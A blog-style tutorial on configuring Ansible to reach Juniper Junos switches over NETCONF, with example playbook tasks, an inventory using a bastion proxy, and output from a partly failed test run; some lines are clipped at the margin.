
Before you can use NETCONF to connect to a switch, you must:

- install the `ncclient` python package on your control node(s) with `pip install ncclient`
- enable NETCONF on the Junos OS device(s)

To enable NETCONF on a new switch via Ansible, use the `junipernetworks.junos.junos_netconf` module through the CLI connection. S
then run a playbook task like this:

```
- name: Enable NETCONF
  connection: ansible.netcommon.network_cli
  junipernetworks.junos.junos_netconf:
  when: ansible_network_os == 'junipernetworks.junos.junos'
```

Preparing an example *inventory-file*:




### Example NETCONF inventory `[junos:vars]`

```
[junos:vars]
ansible_connection=ansible.netcommon.netconf
ansible_network_os=junipernetworks.junos.junos
ansible_user=myuser
ansible_password=!vault |
ansible_ssh_common_args='-o ProxyCommand="ssh -W %h:%p -q bastion01"'
```

### Example NETCONF task

```
- name: Backup current switch config (junos)
  junipernetworks.junos.junos_config:
    backup: yes
  register: backup_junos_location
  when: ansible_network_os == 'junipernetworks.junos.junos'
```

Verifying our idea on remote hosts:



```
c@box[redacted]$ ansible-playbook junos_play01.yml -i jun_inv01

PLAY [Get Device Facts] *****************************************************************

TASK [Checking NETCONF connectivity] ****************************************************
[DEPRECATION WARNING]: Distribution Ubuntu 20.04 on host [redacted] should use /usr/bin
prior Ansible releases. A future Ansible release will default to using the discovered platfo
https://docs.ansible.com/ansible/2.9/reference_appendices/interpreter_discovery.html for mor
 warnings can be disabled by setting deprecation_warnings=False in ansible.cfg.
ok: [[redacted]]
[DEPRECATION WARNING]: Distribution Ubuntu 20.04 on host [redacted] should use /usr/bin
prior Ansible releases. A future Ansible release will default to using the discovered platfo
https://docs.ansible.com/ansible/2.9/reference_appendices/interpreter_discovery.html for mor
 warnings can be disabled by setting deprecation_warnings=False in ansible.cfg.
fatal: [redacted]]: FAILED! => {"ansible_facts": {"discovered_interpreter_python": "/u
ting fo[redacted]4:830"}

PLAY RECAP ******************************************************************************
2[redacted]               : ok=1    changed=0    unreachable=0    failed=0    skipped=0
2                         : ok=0    changed=0    unreachable=0    failed=1    skipped=0

c@box[redacted]:$
```

For now it should be enough “to start reading and learn more about Ansible”[1]. ;)

Enjoy and have fun!

## References

Interesting resources I found during the learning process:

1 - ansible https://docs.ansible.com/ansible_community.html

2 – https://code610.blogspot.com

3- https://docs.ansible.com/ansible/latest/user_guide/connection_details.html

4 - https://github.com/swisskyrepo/PayloadsAllTheThings/

5 - https://docs.ansible.com/ansible/latest/user_guide/intro_adhoc.html

6- https://docs.ansible.com/ansible/2.9/modules/list_of_all_modules.html

7 - https://docs.ansible.com/ansible/2.7/user_guide/intro_inventory.html

8 - https://docs.ansible.com/ansible/latest/user_guide/playbooks_variables.html

9 - https://docs.ansible.com/ansible/2.3/intro_inventory.html#hosts-and-groups

10 - https://docs.ansible.com/ansible/latest/user_guide/collections_using.html

11 - https://docs.ansible.com/ansible/latest/collections/index.html

12 - https://docs.ansible.com/ansible/latest/user_guide/playbooks_intro.html

13 - https://attack.mitre.org/techniques/T1110/003/

14 - https://docs.ansible.com/ansible/latest/collections/junipernetworks/junos/index.html

15 - https://docs.ansible.com/ansible/latest/network/user_guide/platform_junos.html

Chers,
Cody